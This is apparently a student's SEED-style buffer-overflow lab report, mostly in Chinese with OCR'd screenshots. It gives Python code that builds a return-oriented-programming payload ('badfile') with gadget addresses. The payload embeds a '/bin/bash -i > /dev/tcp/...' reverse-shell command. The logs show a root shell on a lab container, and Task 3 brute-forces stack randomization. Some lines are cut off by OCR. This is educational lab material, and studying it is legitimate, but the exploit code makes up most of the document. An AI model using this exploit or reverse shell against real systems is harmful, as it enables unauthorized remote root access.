
```
#!/usr/bin/python3
import sys

# bof_ebp_addr = 0xffffd028 # docker
# bof_start = 0xffffcfb8 # change, stack-L2 and .6, not same

bof_ebp_addr = 0xffffcac8 # local
bof_start = 0xffffca58
# buf_in_m_addr = 0xffffcef7 # important, when copy to bof,

buf_offset = 0x42f # buf_in_m_addr - bof_ebp_addr
buf_main_addr = buf_offset + bof_ebp_addr # use this str add
offset = 0x74 # bof_ebp_addr - bof_start

cmd1 = ("/bin/bash\x00").encode('latin-1')
cmd2 = ("-c\x00").encode('latin-1')
cmd3 = ("/bin/bash -i > /dev/tcp/127.0.0.1/9090 0<&1 2>&1\x

res_content = bytearray(0x90 for i in range(517))
ofst = offset

##### put cmds in the payload
start1 = offset + 4*16 + 120
res_content[start1 : start1 + len(cmd1)] = cmd1
start2 = start1 + len(cmd1)
res_content[start2 : start2 + len(cmd2)] = cmd2
start3 = start2 + len(cmd2)
res_content[start3 : start3 + len(cmd3)] = cmd3

##### set cmds addr
arr1 = offset + 4*16 + 24
```

```
[03/26/23]seed@VM:~/.../server-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 127.0.0.1 60146
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

[03/26/23]seed@VM:.../server-code$ 
```

Problem and Solution

在进行调试的时候，为了能够在 gdb 当中打断点，我稍微修改了 makefile 中的文件，在生成 stack-L2 的命令里添加了指令-g 使得我们能够查看寄存器状态、能够在 bof()函数中 strcpy 之后的一行打断点。

但是在寄存器的值都设置正确之后，生成 badfile 并发送给 server2 并没有达到预期效果，苦思冥想找不到问题所在。直到重新解压 labsetup 之后我才意识到，半个月前我不小心改动了 stack.c 导致 gadget 位置出现差错。于是重新设置了 gadget 地址之后跑出正确结果如下所示：



Open
attack.py
~/works/lab1/Labsetup/server-code
Save
attack.py
Python 3
Tab Width: 8
Ln 9, Col 32
INS
seed@VM: ~/.../server-code
seed@VM: ~/.../server-code
seed@VM: ~/.../server-code
seed@VM: ~/.../server-code

```python
#!/usr/bin/python3
import sys

#sudo /sbin/sysctl -w kernel.randomize_va_space=0

bof_ebp_addr = 0xffffd308 # docker
bof_start = 0xffffd298 # change, stack-L2 and .6, not sa

#bof_ebp_addr = 0xffffcac8 # local
#bof_start = 0xffffca58
# buf_in_m_addr = 0xffffcef7 # important, when copy to b

buf_offset = 0x42f # buf_in_m_addr - bof_ebp_addr
buf_main_addr = buf_offset + bof_ebp_addr # use this str
offset = 0x74# bof_ebp_addr - bof_start

cmd1 = ("/bin/bash\x00").encode('latin-1')
cmd2 = ("-c\x00").encode('latin-1')
cmd3 = ("/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1

res_content = bytearray(0x90 for i in range(517))
ofst = offset

##### put cmds in the payload
start1 = offset + 4*17 + 96
res_content[start1 : start1 + len(cmd1)] = cmd1
```

```
[03/27/23]seed@VM:~/.../server-code$ echo hello | nc 10.9.0.6 9090
^C
[03/27/23]seed@VM:~/.../server-code$ echo hello | nc 10.9.0.6 9090
^C
[03/27/23]seed@VM:~/.../server-code$ sudo /sbin/sysctl -w kernel.randomize_va_sp
ace=0
kernel.randomize_va_space = 0
[03/27/23]seed@VM:~/.../server-code$ echo hello | nc 10.9.0.6 9090
^C
[03/27/23]seed@VM:~/.../server-code$ echo hello | nc 10.9.0.6 9090
^C
[03/27/23]seed@VM:~/.../server-code$ python3 attack.py
[03/27/23]seed@VM:~/.../server-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.6 48212
root@a774658a8521:/bof#
```


Task 3: Experimenting with the Address Randomization

这一任务相比于 ROP 攻击较为简单，当我们开启了 server1 的栈地址随机化之后，因为 server1 是开启栈可执行的，我们只需要通过发送消息确定“曾经”用到过的栈地址，然后循环执行发送文件给 server1，总有一次是成功攻击的。具体代码与 Task 1 相似，攻击结果如下图所示。




```
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xff984758
server-1-10.9.0.5 | Buffer's address inside bof():     0xff9846e8
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffee56f8
server-1-10.9.0.5 | Buffer's address inside bof():     0xffee5688
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffc83ef8
server-1-10.9.0.5 | Buffer's address inside bof():     0xffc83e88
server-1-10.9.0.5 | Got a connection from 10.9.0.1
```

```python
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xff984760      # Change this number
```



```
[03/09/23]seed@VM:~$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 39066
root@05ac97abb483:/bof# ls
ls
core
server
stack
root@05ac97abb483:/bof# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
```

```
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffb8c228
server-1-10.9.0.5 | Buffer's address inside bof():     0xffb8c1b8
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xff8367c8
server-1-10.9.0.5 | Buffer's address inside bof():     0xff836758
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xff984758
server-1-10.9.0.5 | Buffer's address inside bof():     0xff9846e8
```



```
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffb8c228
server-1-10.9.0.5 | Buffer's address inside bof():     0xffb8c1b8
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xff8367c8
server-1-10.9.0.5 | Buffer's address inside bof():     0xff836758
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xff984758
server-1-10.9.0.5 | Buffer's address inside bof():     0xff9846e8
```

```
The program has been running 78642 times so far.
2 minutes and 58 seconds elapsed.
The program has been running 78643 times so far.
2 minutes and 58 seconds elapsed.
The program has been running 78644 times so far.
2 minutes and 58 seconds elapsed.
The program has been running 78645 times so far.
2 minutes and 58 seconds elapsed.
The program has been running 78646 times so far.
2 minutes and 58 seconds elapsed.
The program has been running 78647 times so far.
2 minutes and 58 seconds elapsed.
The program has been running 78648 times so far.
```

源代码如下：

```python
#!/usr/bin/python3
import sys
#sudo /sbin/sysctl -w kernel.randomize_va_space=0

bof_ebp_addr = 0xffffd308 # docker
bof_start = 0xffffd298 # change, stack-L2 and .6, not same
#bof_ebp_addr = 0xffffcac8 # local
#bof_start = 0xffffca58
# buf_in_m_addr = 0xffffcef7 # important, when copy to bof, stack NX

buf_offset = 0x42f # buf_in_m_addr - bof_ebp_addr
buf_main_addr = buf_offset + bof_ebp_addr # use this str addr in main
offset = 0x74# bof_ebp_addr - bof_start

cmd1 = ("/bin/bash\x00").encode('latin-1')
cmd2 = ("-c\x00").encode('latin-1')
cmd3 = ("/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\x00").encode('latin-1')

res_content = bytearray(0x90 for i in range(517))
ofst = offset

##### put cmds in the payload
start1 = offset + 4*17 + 96
res_content[start1 : start1 + len(cmd1)] = cmd1
```

```
start2 = start1 + len(cmd1) + 1
res_content[start2 : start2 + len(cmd2)] = cmd2
start3 = start2 + len(cmd2) + 1
res_content[start3 : start3 + len(cmd3)] = cmd3

##### set cmds addr
arr1 = offset + 4*17 + 16
three_cmd_r_addr = arr1 + bof_start
b_binbash_addr = start1 + buf_main_addr # arr1 + bof_start

res_content[arr1:arr1 + 4] = (start1 + buf_main_addr).to_bytes(4, byteorder='little') # cmd[0]
arr2 = arr1 +4
res_content[arr2:arr2 + 4] = (start2 + buf_main_addr).to_bytes(4, byteorder='little') # cmd[1]
arr3 = arr2 + 4
res_content[arr3:arr3 + 4] = (start3 + buf_main_addr).to_bytes(4, byteorder='little') # cmd[2]
arr4 = arr3 + 4
res_content[arr4:arr4 + 4] = (0x00000000).to_bytes(4,byteorder='little') # cmd[3]

pop_eax_addr = 0x0805ebb8 # pop eax ; pop edx ; pop ebx ; ret
pop_ebx_addr = 0x08049022 # pop ebx; ret;
pop_ecx_addr = 0x08098978 # mov ecx, eax ; mov eax, ecx ; ret
sub_eax_addr = 0x080a48b5 # sub eax, 0x850f2e31 ; ret
jmp_0x80_addr = 0x0804a4c2 # int 0x80
# jmp_0x80_addr = 0x08067f85 # ret 0x80

##### gadgets chain
# # pop eax ; pop edx ; pop ebx ; ret
res_content[ofst:ofst + 4] = (pop_eax_addr).to_bytes(4,byteorder='little') # set eax
ofst += 4
res_content[ofst:ofst + 4] = (three_cmd_r_addr).to_bytes(4,byteorder='little') # set the addr
ofst += 4*3 # across pop edx ; pop ebx ; ret
# mov ecx, eax ; mov eax, ecx ; ret
res_content[ofst:ofst + 4] = (pop_ecx_addr).to_bytes(4,byteorder='little') # set ecx
ofst += 4

# sub_eax_addr = 0x080a48d5 # sub eax, 0x850f2e31 ; ret
mov_eax_edx_addr = 0x0805c62e # mov eax, edx ; ret
```

```python
pop_edx_addr = 0x0805ebb9 # pop edx ; pop ebx ; ret
tmp_num = 0x850f2e31 + 0x0b

res_content[ofst:ofst + 4] = (pop_edx_addr).to_bytes(4,byteorder='little')
ofst += 4
res_content[ofst:ofst + 4] = (tmp_num).to_bytes(4,byteorder='little') # set edx tmp_num
ofst += 4*2
res_content[ofst:ofst + 4] = (mov_eax_edx_addr).to_bytes(4,byteorder='little') # mov eax, edx
ofst += 4
res_content[ofst:ofst + 4] = (sub_eax_addr).to_bytes(4,byteorder='little') # set eax 0x0b
ofst += 4
# pop ebx; ret;
res_content[ofst:ofst + 4] = (pop_ebx_addr).to_bytes(4,byteorder='little')
ofst += 4
res_content[ofst:ofst + 4] = (b_binbash_addr).to_bytes(4,byteorder='little') # set ebx "/b/b"'s addr
ofst += 4
# set edx 0
inc_edx_addr = 0x08066154 # inc edx ; ret
mov_edx_addr = 0x0805ed59 # mov edx, 0xffffffff ; ret
res_content[ofst:ofst + 4] = (mov_edx_addr).to_bytes(4,byteorder='little')
ofst += 4
res_content[ofst:ofst + 4] = (inc_edx_addr).to_bytes(4,byteorder='little') # overflow -> 0
ofst += 4
# int 0x80
res_content[ofst:ofst + 4] = (jmp_0x80_addr).to_bytes(4,byteorder='little')

##### build the badfile
with open('badfile', 'wb') as f:
  f.write(res_content)
```